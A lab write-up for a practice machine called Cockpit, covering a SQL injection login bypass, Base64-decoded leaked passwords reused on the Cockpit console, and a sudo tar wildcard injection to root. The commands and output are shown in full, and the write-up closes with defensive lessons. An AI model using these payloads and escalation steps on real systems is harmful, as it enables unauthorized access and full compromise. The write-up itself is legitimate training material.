Cockpit
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Cockpit exposes a "blaze" web app on port 80 whose login is vulnerable to a SQLi authentication bypass ('or 1=1-- -): once in, a panel leaks two Base64-encoded passwords. Decoded,james's credentials work to log into the Cockpit web console on port 9090 (credential reuse), which gives a terminal asjames. That user can runtarasrootwith a wildcard, so a tar wildcard injection yieldsroot.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.118.1064 bytes from 192.168.118.10: icmp_seq=1 ttl=61 time=29.1 msWe sweep all TCP ports and fingerprint versions on the open ones:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.118.10PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
9090/tcp open httpnmap -p22,80,9090 -sCV 192.168.118.10 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: blaze
9090/tcp open http Cockpit web service 198 - 220Two web surfaces: a "blaze" site on 80 and, on 9090, Cockpit, the Linux systems administration console (the one the machine is named after). Cockpit includes, among other things, an in-browser terminal, so valid credentials there are equivalent to a shell.
HTTP - TCP 80
We enumerate routes on the port-80 site:
dirsearch -u http://192.168.118.10/ --exclude-status=403,404,503301 - /js -> /js/
301 - /css -> /css/
301 - /img -> /img/
200 - /login.php
302 - /logout.php -> login.phpThere's a login.php with a sign-in form. That's the first target.
Auth as james (credentials)
SQLi authentication bypass
The "blaze" form doesn't sanitize input: a classic payload in the username field forces an always-true condition and comments out the rest of the query, bypassing the password check:
'or 1=1-- -
The login lets us through to an internal panel (password-dashboard.php) listing users and passwords, but the passwords are Base64-encoded:

james   -> Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI=
cameron -> dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy
Base64 isn't encryption, just encoding: we decode it instantly:
echo -n 'Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI=' | base64 -d
echo -n 'dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy' | base64 -d
canttouchhhthiss@455152
thisscanttbetouchedd@455152We have two credential pairs: james:canttouchhhthiss@455152 and cameron:thisscanttbetouchedd@455152.
Shell as james
Cockpit on 9090: in-browser terminal

Cockpit (port 9090, HTTPS) authenticates against the system's real users. We try reusing the leaked credentials: james logs in, and we tick "Reuse my password for privileged tasks" so the session keeps the password for sudo:
Cockpit offers an integrated terminal under Terminal, giving us command execution as james. First thing, check sudo:
whoami
id
sudo -l
james
uid=1000(james) gid=1000(james) groups=1000(james)
User james may run the following commands on blaze:
    (ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *
The user flag is reachable at /home/james/local.txt (visible below, next to the shell we'll spawn). The real prize is that sudo entry.
Privilege escalation
sudo tar wildcard injection
The rule allows running tar as root with a trailing wildcard *. The shell expands that * to the directory's file list before launching tar, so any file whose name looks like a tar option is treated as an argument. We create files that turn into the --checkpoint and --checkpoint-action=exec=... options (tar wildcard injection, one case of wildcard abuse) so tar runs a script of ours:
echo "" > "--checkpoint-action=exec=sh payload.sh"
echo "" > "--checkpoint=1"
echo "/bin/bash" > payload.sh
chmod +x payload.sh
sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *
When the wildcard expands, tar receives --checkpoint=1 and the checkpoint action: at the first checkpoint it runs payload.sh and, since it runs as root, we get a root shell:

james@blaze:~$ echo "" > "--checkpoint-action=exec=sh payload.sh"
james@blaze:~$ echo "" > "--checkpoint=1"
james@blaze:~$ echo "/bin/bash" > payload.sh
james@blaze:~$ chmod +x payload.sh
james@blaze:~$ sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *
 - checkpoint=1
 - checkpoint-action=exec=sh payload.sh
local.txt
payload.sh
root@blaze:/home/james# whoami
root
We read the final proof:
cat /root/proof.txt && hostname && whoami && ip a
61a96870a639d7d2817e3e00a44bb67bAttack chain
blaze web (TCP 80)  -- login.php
        │  SQLi 'or 1=1-- -  ──  password-dashboard.php
        │  Base64 -> james:canttouchhhthiss@455152
        ▼
Cockpit (TCP 9090)  -- credential reuse (james)
        │  in-browser terminal
        ▼
shell as james
        │  sudo NOPASSWD /usr/bin/tar ... *  ──  wildcard injection (--checkpoint-action)
        ▼
shell as root  (proof.txt)
Lessons learned
- A weak login panel is the whole door.
'or 1=1-- -isn't elegant, but a form without parameterized queries is bypassed with a single request. The defense is always the same: prepared statements, never concatenate input into SQL. - Base64 protects nothing. Storing "encoded" passwords gives a false sense of security: it's instantly reversible. If the data is sensitive, it shouldn't be there in the first place.
- Credential reuse chains the two surfaces. The web panel's credentials worked for Cockpit, which authenticates against system users. Per-service credentials would have broken the pivot.
- Beware wildcards in
sudoers.tar ... *looks harmless, but shell expansion turns file names into options. Pinning full paths and arguments (no*) closes this whole family of abuses.